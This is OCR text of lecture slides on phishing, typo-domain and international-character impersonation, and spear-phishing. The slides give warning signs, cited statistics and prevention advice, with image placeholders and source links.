
https://blog.barracuda.com/2017/09/28/threat-spotlight-email-malware-impersonates-secure-bank-messages/

Example: fake bank website



http://www.techjaws.com/fake-bank-of-america-website/

Impersonation Attacks




http://www.silicon.co.uk/security/study-finds-top-sites-impersonated-international-characters-227423?inf_by=5a90aab0681db868508

Impersonation Attacks

http://www.silicon.co.uk/security/study-finds-top-sites-impersonated-international-characters-227423?inf_by=5a90aab0681db868508

Impersonation Attacks



Phishing Attacks Prevention

- How can user protect itself?
  - Check URL!
    - URL may be similar looking, but different spelling/typo
      - Facelook.com instead of Facebook.com
    - International alphabet may be used instead
      - Looks like original English address, but different
  - Check links before clicking by hovering over them
    - Actual link may be different than displayed text

http://ehindistudy.com/2016/06/21/what-is-url-in-hindi/
https://www.viglink.com/blog/2012/05/21/hyperlinks-are-dumb-and-bleeding-money-how-to-ensure-yours-arent/


http://subkuch2.blogspot.com/2013/12/how-to-hackers-hack-facebook-account.html

https://gburt94900.weebly.com/section-6--effects-of-using-ict/phishing

Phishing Attack Prevention

- Other warning signs to look for:
  - Spelling mistakes
  - Generic links or email addresses, etc.

https://umbrella.cisco.com/blog/2016/02/08/grammar-and-spelling-errors-in-phishing-and-malware/



https://www.rit.edu/security/content/how-spot-spear-phishing-attack


SPEAR-PHISHING

Spear-Phishing

- More sophisticated phishing attack
- Targeted towards a specific individual, organization or business
  - Uses information about target to lure him
    - Gain his trust
  - intended to steal data for malicious purposes
    - Typically for financial gain
    - Data may be used for ID theft

https://www.maketecheasier.com/spear-phishing/

Spear-Phishing Attack -Example




https://www.askdavetaylor.com/what-is-spear-phishing/

Spear-Phishing Attack -Example

- In this email, the attacker uses the target name and city (Long-Island)
  - Provides the target with a false sense

Spear-Phishing Attacks



http://resources.infosecinstitute.com/spear-phishing-statistics-from-2014-2015/#gref

Spear-Phishing Attacks

- Mostly large and small companies targeted
- Why smaller companies?
  - May have weaker online security
  - rely on cloud services some of which lack strong encryption mechanisms
  - May become a luring entry point for further attacks on its larger clients
  - Many small businesses exist
    - 28 million small businesses in the US (2014)

Spear-Phishing Attacks

- Large companies are also frequently targeted
  - Large amounts of sensitive data,
  - If attack successful, attack gains fame
  - 5 out of 6 large companies attacked by phishing

http://resources.infosecinstitute.com/spear-phishing-statistics-from-2014-2015/#gref

Spear-Phishing Attacks Statistics

- How effective are spear-phishing attacks?
- 95 percent of attacks on enterprise networks are result of successful spear phishing!
- 30 percent of phishing messages get opened by targeted users
  - 12 percent of those users click on the malicious attachment or link
  - Similar number received in multiple experiments

https://blog.returnpath.com/13-spear-phishing-stats-to-build-your-case-for-email-fraud-protection/

Spear-Phishing Attacks Statistics

- Victims are reluctant to report email response
  - Only three percent of targeted users report malicious emails to management
- Email attack scams have cost companies over two billion in the past two years
  - Cost of cybercrime and data breaches expected to rise to $2.1 trillion by 2019

Phishing Attacks

- Why are they successful?
  - Explore users' weakness
  - Uses social engineering techniques
  - Internet used to communicate with outside world
    - Risks are hard to understand
    - Responding is easy
  - Risks are rare per individual
    - Damage is typically to organizations

Phishing Prevention - Summary

- Users need to authenticate the server
  - Check the URL/address bar
  - Load the site by typing its address into address bar
    - Save to a bookmark for future use
  - Avoid clicking on links or attachments
    - From unknown sources


Phishing Prevention – Other Tools

- Mail servers also have phishing filters
  - To guard users
    - But may remove authentic emails by mistake
- Browsers receive blacklists regularly
  - New attackers will not be identified immediately
    - Limited protection against new attacks

Summary

- Web browsers become a focus of many types of attack
  - As they taken on greater functionality
- Browser and website weaknesses are often the result of some form of poor authentication
- Many attackers focus on tricking users
  - with fake websites, misleading applications, and phishing emails
- On the server side, injection attacks are a key concern
  - countermeasures to prevent them are critical

- Questions?



Cyberwar Threats

- Cyberwar Threats